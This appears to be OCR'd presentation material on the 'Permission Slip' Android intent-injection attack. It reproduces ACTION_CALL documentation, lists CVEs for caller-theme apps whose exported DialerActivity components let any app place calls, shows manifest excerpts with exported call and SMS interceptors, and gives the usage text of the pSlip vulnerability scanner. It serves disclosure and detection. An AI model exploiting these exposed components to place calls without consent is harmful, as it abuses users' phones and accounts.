
Note: this Intent **cannot** be used to call emergency numbers. Applications can **dial** emergency numbers using `ACTION_DIAL`, however.

Note: This Intent can only be used to dial call forwarding MMI codes if the application using this intent is set as the default or system dialer. The system will treat any other application using this Intent for the purpose of dialing call forwarding MMI codes as if the `ACTION_DIAL` Intent was used instead.

Note: An app filling the `RoleManager.ROLE_DIALER` role should use `TelecomManager.placeCall(Uri, Bundle)` to place calls rather than relying on this intent.

Note: if you app targets `M` and above and declares as using the `Manifest.permission.CALL_PHONE` permission which is not granted, then attempting to use this action will result in a `SecurityException`.

Constant Value: "android.intent.action.CALL"



developer.android.com/reference/android/content/Intent#ACTION_CALL

ACTION_CALL

Added in API level 1

Note: if you app targets `M` and above and declares as using the `Manifest.permission.CALL_PHONE` permission which is not granted, then attempting to use this action will result in a `SecurityException`.

Constant Value: "android.intent.action.CALL"

Note: this Intent **cannot** be used to call emergency numbers. Applications can **dial** emergency numbers using `ACTION_DIAL`, however.


Note: This Intent can only be used to dial call forwarding MMI codes if the application using this intent is set as the default or system dialer. The system will treat any other application using this Intent for the purpose of dialing call forwarding MMI codes as if the `ACTION_DIAL` Intent was used instead.

Note: An app filling the `RoleManager.ROLE_DIALER` role should use `TelecomManager.placeCall(Uri, Bundle)` to place calls rather than relying on this intent.

Note: if you app targets `M` and above and declares as using the `Manifest.permission.CALL_PHONE` permission which is not granted, then attempting to use this action will result in a `SecurityException`.

Constant Value: "android.intent.action.CALL"

The Permission Slip Attack - Threat Model



The "Permission Slip" Attack describes a particular instance of intent injection in Android that leverages a pattern of insecure coding practices that allow an unprivileged app to exploit a privileged or deputy applications exported components to initiate a phone call without user consent.

Recent PSLIP Loot

CVE-2024-53931

Description: The com.glitter.caller.screen (aka iCaller, Caller Theme & Dialer) application through 1.1 for Android enables any application (with no permissions) to place phone calls without user interaction by sending a crafted intent via the com.glitter.caller.screen.DialerActivity component.

CVE-2024-53932

Description: The com.remi.colorphone.callscreen.calltheme.callerscreen (aka Color Phone: Call Screen Theme) application through 21.1.9 for Android enables any application (with no permissions) to place phone calls without user interaction by sending a crafted intent via the com.remi.colorphone.callscreen.calltheme.callerscreen.dialer.DialerActivity component.

CVE-2024-53933

Description: The com.callerscreen.colorphone.themes.callflash (aka Color Call Theme & Call Screen) application through 1.0.7 for Android enables any application (with no permissions) to place phone calls without user interaction by sending a crafted intent via the com.android.call.color.app.activities.DialerActivity component.

CVE-2024-53934

Description: The com.windymob.callscreen.ringtone.callcolor.colorphone (aka Color Phone Call Screen Themes) application through 1.1.2 for Android enables any application (with no permissions) to place phone calls without user interaction by sending a crafted intent via the com.frovis.androidbase.call.DialerActivity component.

CVE-2024-53935


Description: The com.callos14.callscreen.colorphone (aka iCall OS17 - Color Phone Flash) application through 4.3 for Android enables any application (with no permissions) to place phone calls without user interaction by sending a crafted intent via the com.callos14.callscreen.colorphone.DialerActivity component.

CVE-2024-53936

Description: The com.asianmobile.callcolor (aka Color Phone Call Screen App) application through 24 for Android enables any application (with no permissions) to place phone calls without user interaction by sending a crafted intent via the com.asianmobile.callcolor.ui.component.call.CallActivity component.


PSLIP TOOLKIT

ACTUATOR.SH



```
        <intent-filter android:priority="1000">
            <action android:name="android.intent.action.DIAL"/>
            <action android:name="android.intent.action.VIEW"/>
            <category android:name="android.intent.category.DEFAULT"/>
            <data android:scheme="tel"/>
        </intent-filter>
        <intent-filter android:priority="1000">
            <action android:name="android.intent.action.CALL_BUTTON"/>
            <category android:name="android.intent.category.DEFAULT"/>
        </intent-filter>
    </activity>
    <activity android:theme="@style/SplashTheme" android:label="@string/app_name" android:name="com.talkatone.vedroid.ui.launcher.SmsInterceptor" android:exported="true" android:la
        <intent-filter>
            <action android:name="android.intent.action.VIEW"/>
            <action android:name="android.intent.action.SENDTO"/>
            <action android:name="android.intent.action.SEND"/>
            <category android:name="android.intent.category.DEFAULT"/>
            <data android:scheme="sms"/>
            <data android:scheme="smsto"/>
        </intent-filter>
        <intent-filter>
            <action android:name="android.intent.action.VIEW"/>
            <action android:name="android.intent.action.SENDTO"/>
            <action android:name="android.intent.action.SEND"/>
            <category android:name="android.intent.category.DEFAULT"/>
            <data android:mimeType="vnd.android-dir/mms-sms"/>
        </intent-filter>
    </activity>
    <activity android:theme="@style/SplashTheme" android:label="@string/app_name" android:name="com.talkatone.vedroid.ui.launcher.OutgoingCallInterceptor" android:exported="true" a
        <intent-filter android:priority="1000">
            <action android:name="android.intent.action.CALL"/>
            <category android:name="android.intent.category.DEFAULT"/>
            <data android:scheme="tel"/>
```


PSLIP TOOLKIT



```
    <intent-filter android:priority="1000">
        <action android:name="android.intent.action.DIAL"/>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <data android:scheme="tel"/>
    </intent-filter>
    <intent-filter android:priority="1000">
        <action android:name="android.intent.action.CALL_BUTTON"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</activity>
<activity android:theme="@style/SplashTheme" android:label="@string/app_name" android:name="com.talkatone.vedroid.ui.launcher.SmsInterceptor" android:exported="true" android:la
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <action android:name="android.intent.action.SENDTO"/>
        <action android:name="android.intent.action.SEND"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <data android:scheme="sms"/>
        <data android:scheme="smsto"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <action android:name="android.intent.action.SENDTO"/>
        <action android:name="android.intent.action.SEND"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <data android:mimeType="vnd.android-dir/mms-sms"/>
    </intent-filter>
</activity>
<activity android:theme="@style/SplashTheme" android:label="@string/app_name" android:name="com.talkatone.vedroid.ui.launcher.OutgoingCallInterceptor" android:exported="true" a
    <intent-filter android:priority="1000">
        <action android:name="android.intent.action.CALL"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <data android:scheme="tel"/>
```


android.intent.action.DIAL
android.intent.action.CALL_BUTTON
android:exported="true"
android.intent.action.CALL

PSLIP TOOLKIT



```
Version 1.0.0 | Github.com/Actuator/pSlip


Usage: python pSlip.py <apk_file or directory> [-p] [-js] [-call] [-aes] [-all] [-html <output_file>]

Options:
-h, --help         Show this help message and exit
-p                 List all permissions requested by the application
-perm              Scan for custom permissions that are set to a 'normal' protection level
-js                Scan for explicit JavaScript injection vulnerabilities
-call              Scan for components with exposed CALL permissions
-aes               Scan for hardcoded AES/DES keys and IVs
-all               Scan for all of the vulnerabilities listed above
-allsafe           Skip AES/DES key detection for faster scans and mitigate decompilation issues
-html <file>       Output the vulnerability details to an HTML file
```

PSLIP TOOLKIT

